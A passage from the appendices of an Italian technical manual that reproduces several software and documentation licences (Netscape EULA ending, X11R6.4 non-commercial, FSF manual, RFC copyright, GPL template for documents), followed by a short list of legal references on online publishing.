HIGH RISK ACTIVITIES. The Software is not fault-tolerant and is not designed, manufactured or intended for use or resale as on-line control equipment in hazardous environments requiring fail-safe performance, such as in the operation of nuclear facilities, aircraft navigation or communication systems, air traffic control, direct life support machines, or weapons systems, in which the failure of the Software could lead directly to death, personal injury, or severe physical or environmental damage ("High Risk Activities"). Accordingly, Licensor and its suppliers specifically disclaim any express or implied warranty of fitness for High Risk Activities.

MISCELLANEOUS. This Agreement represents the complete agreement concerning the license granted hereunder and may be amended only by a writing executed by both parties. THE ACCEPTANCE OF ANY PURCHASE ORDER PLACED BY YOU IS EXPRESSLY MADE CONDITIONAL ON YOUR ASSENT TO THE TERMS SET FORTH HEREIN, AND NOT THOSE IN YOUR PURCHASE ORDER. If any provision of this Agreement is held to be unenforceable, such provision shall be reformed only to the extent necessary to make it enforceable. Unless otherwise agreed in writing, all disputes relating to this Agreement (excepting any dispute relating to intellectual property rights) shall be subject to final and binding arbitration in Santa Clara County, California, under the auspices of JAMS/EndDispute, with the losing party paying all costs of arbitration. This Agreement shall be governed by California law, excluding conflict of law provisions (except to the extent applicable law, if any, provides otherwise). The application of the United Nations Convention on Contracts for the International Sale of Goods is expressly excluded.

U.S. GOVERNMENT END USERS. The Software is a "commercial item," as that term is defined in 48 C.F.R. 2.101 (Oct. 1995), consisting of "commercial computer software" and "commercial computer software documentation," as such terms are used in 48 C.F.R. 12.212 (Sept. 1995). Consistent with 48 C.F.R. 12.212 and 48 C.F.R. 227.7202-1 through 227.7202-4 (June 1995), all U.S. Government End Users acquire the Software with only those rights set forth herein.

Netscape Client Software EULA Rev. 012798

## M.5 Licenza X11R6.4 per uso non-commerciale

**X11R6.4 Non Commercial Use License**

Copyright (C) 1998, The Open Group. All Rights Reserved

This software, both binary and source (hereafter, Software) is copyrighted by The Open Group and ownership remains with The Open Group.

The Open Group grants you (hereafter, Licensee) a non-exclusive license to use the Software for any non-commercial purpose, without a fee. Non-commercial use is defined as use which does not directly generate revenue for Licensee, e.g., distribution, as a standalone product or as packaged or integrated with another product, for a fee. Use of the Software for purposes of development of a commercial product but which does not include distribution of the Software is not considered "commercial use" under this License. Any Licensee wishing to make commercial use of the Software should contact The Open Group to upgrade to a license appropriate for such use.

Licensee may distribute the binary and source code (if released) to third parties provided that The Open Group's copyright notice and this license agreement appear in their entirety on all copies of the software or derivative works thereof, and The Open Group is publicly and prominently acknowledged as the original source of this Software. Distribution of the Software need not count toward the binary distribution limits prescribed by Licensee's X11R6.4 license, if any.

Licensee may make derivative works, provided such derivatives can only be used for purposes specified in the license grant above. However, if Licensee distributes any derivative work based on or derived from the Software, then Licensee will (1) clearly notify users that such derivative work is a modified version and not the original software distributed by The Open Group, and of the date of such modification, (2) charge no fee therefor, and (3) publicly and prominently acknowledge The Open Group as the original source of this Software.

The Open Group makes no representations or warranties about the serviceability of this Software for any purpose. THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT EXPRESS OR IMPLIED WARRANTY OF ANY KIND, INCLUDING THE WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE OPEN GROUP SHALL NOT BE LIABLE FOR ANY DAMAGES SUFFERED BY LICENSEE AS A RESULT OF USING, MODIFYING OR DISTRIBUTING THIS SOFTWARE OR ITS DERIVATIVES.

By using or copying this Software, Licensee agrees to abide by the copyright laws as well as all other applicable laws of the U.S. including, but not limited to, export control laws, and the other provisions of this license.

RESTRICTED RIGHTS: Use, duplication or disclosure by the government is subject to the restrictions as set forth in subparagraph (c)(1)(ii) of the Rights in Technical Data and Computer Software Clause as DFARS 252.227-7103 and FAR 52.227-10.

The Open Group shall have the right to terminate this license immediately by written notice upon Licensee's breach of, or non-compliance with, any of its terms. Licensee may be held legally responsible for any copyright infringement that is caused or encouraged by Licensee's failure to abide by the terms of this license.

# Licenze riferite alla documentazione tecnica

A fianco del problema delle licenze che regolano l'utilizzo, la copia, la modifica e la distribuzione del software, si pone quello delle licenze riferite alla documentazione. In generale, non si può mettere sullo stesso piano il software e i documenti scritti, dal momento che in questo secondo caso si può trattare della manifestazione di un'opinione, che come tale non può essere alterata.

Purtroppo, per quanto riguarda questo problema, non esiste ancora una «licenza» utilizzata e apprezzata come la GNU-GPL per il software.

In questa appendice vengono raccolte solo alcune licenze riferite alla documentazione tecnica, e in particolare viene mostrato come applicare la licenza GNU-GPL a un documento.

## N.1 Licenza usata dalla FSF per la documentazione di Bison e di Emacs

Copyright (C) ⟨*years*⟩ Free Software Foundation, Inc.

Permission is granted to make and distribute verbatim copies of this manual provided the copyright notice and this permission notice are preserved on all copies.

Permission is granted to copy and distribute modified versions of this manual under the conditions for verbatim copying, provided also that the sections entitled "⟨*name*⟩" and "⟨*name*⟩" are included exactly as in the original, and provided that the entire resulting derived work is distributed under the terms of a permission notice identical to this one.

Permission is granted to copy and distribute translations of this manual into another language, under the above conditions for modified versions, except that the sections entitled "⟨*name*⟩", "⟨*name*⟩" and this permission notice may be included in translations approved by the Free Software Foundation instead of in the original English.

## N.2 Licenza dei documenti RFC

The Request For Comments (RFC) documents are intended to have wide distribution. However, the copyright notice enclosed below must be observed (where <date> is replaced by the original publication date of the RFC in question).

1. Copying and distributing the whole RFC without any changes:

1a. The copying and free redistribution are generally encouraged.

1b. The inclusion of RFCs in other documents and collections that are distributed for a fee is also encouraged, though in this case it is a courtesy (i) to ask the RFC author and (ii) provide the RFC author with a copy of the final document or collection.

Anyone can take some RFCs, put them in a book, copyright the book, and sell it. This in no way inhibits anyone else from doing the same thing, or inhibits any other distribution of the RFCs.

2. Copying and distributing the whole RFC with changes in format, font, etcetera:

2a. The same as case 1 with the addition that a note should be made of the reformatting.

3. Copying and distributing portions of an RFC:

3a. As with any material excerpted from another source, proper credit and citations must be provided.

4. Translating RFCs into other languages:

4a. Since wide distribution of RFCs is very desirable, translation into other languages is also desirable. The same requirements and courtesies should be followed in distributing RFCs in translation as would be followed when distributing RFCs in the original language.

---

"Copyright (C) The Internet Society (<date>). All Rights Reserved.

This document and translations of it may be copied and furnished to others, and derivative works that comment on or otherwise explain it or assist in its implmentation may be prepared, copied, published and distributed, in whole or in part, without restriction of any kind, provided that the above copyright notice and this paragraph are included on all such copies and derivative works. However, this document itself may not be modified in any way, such as by removing the copyright notice or references to the Internet Society or other Internet organizations, except as needed for the purpose of developing Internet standards in which case the procedures for copyrights defined in the Internet Standards process must be followed, or as required to translate it into languages other than English.

The limited permissions granted above are perpetual and will not be revoked by the Internet Society or its successors or assigns.

This document and the information contained herein is provided on an "AS IS" basis and THE INTERNET SOCIETY AND THE INTERNET ENGINEERING TASK FORCE DISCLAIMS ALL WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO ANY WARRANTY THAT THE USE OF THE INFORMATION HEREIN WILL NOT INFRINGE ANY RIGHTS OR ANY IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE."

## N.3 Utilizzare la licenza GNU-GPL per i documenti

Nel sito GNU, *<http://www.gnu.org>* si trova un documento interessante scritto da Michael Stutz, *Applying Copyleft To Non-Software Information*, che spiega in modo molto semplice in che modo si potrebbe applicare la licenza GNU-GPL a «informazioni» che non siano propriamente del software. In breve, si tratterebbe di utilizzare la definizione seguente:

```
<one line to give the work's name and a brief idea of what it does.>
Copyright (C) 19yy  <name of author>

This information is free; you can redistribute it and/or modify it
under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This work is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this work; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
```

Si veda eventualmente *<http://www.gnu.org/philosophy/nonsoftware-copyleft.html>*.

# Riferimenti a informazioni giuridiche sugli aspetti delle pubblicazioni telematiche

Internet e le altre reti telematiche sono divenute il mezzo più importante per la diffusione di pubblicazioni di qualunque genere (principalmente opere letterarie, articoli e software). In questa appendice si raccolgono alcuni riferimenti a documentazione disponibile attraverso la rete che affronta questi problemi, in particolare l'aspetto della pubblicazione delle opere letterarie.

- Commissione delle comunità europee, *Intellectual property*

  <*http://www.europa.eu.int/comm/dg15/en/intprop/intprop/*>

- Commissione delle comunità europee, *Proposta di direttiva del parlamento europeo e del consiglio sull'armonizzazione di taluni aspetti del diritto d'autore e dei diritti connessi nella società dell'informazione*, 10/12/1997

  <*http://www.europa.eu.int/comm/dg15/en/intprop/intprop/copyit.pdf*>

- Carlo Gattei, *Le proposte europee per un diritto d'autore delle opere digitali su Internet*, 22/10/1997

  <*http://www.interlex.com/conv97/gattei.htm*>

- Pasquale Costanzo, *Aspetti evolutivi del regime giuspubblicistico di Internet*, 28/01/1997

  <*http://www.interlex.com/tlc/costanz2.htm*>

- Manlio Cammarata, *L'informazione su Internet e le leggi sulla stampa*, 22/05/1997

  <*http://www.interlex.com/tlc/mcstampa.htm*>

  Questo documento tenta di dimostrare l'affinità tra alcuni tipi di pubblicazione periodica su Internet e le pubblicazioni periodiche su carta, con riferimento alle norme relative e indicando le circostanze in cui tali pubblicazioni telematiche possono essere registrate utilmente presso il tribunale.

# Indice analitico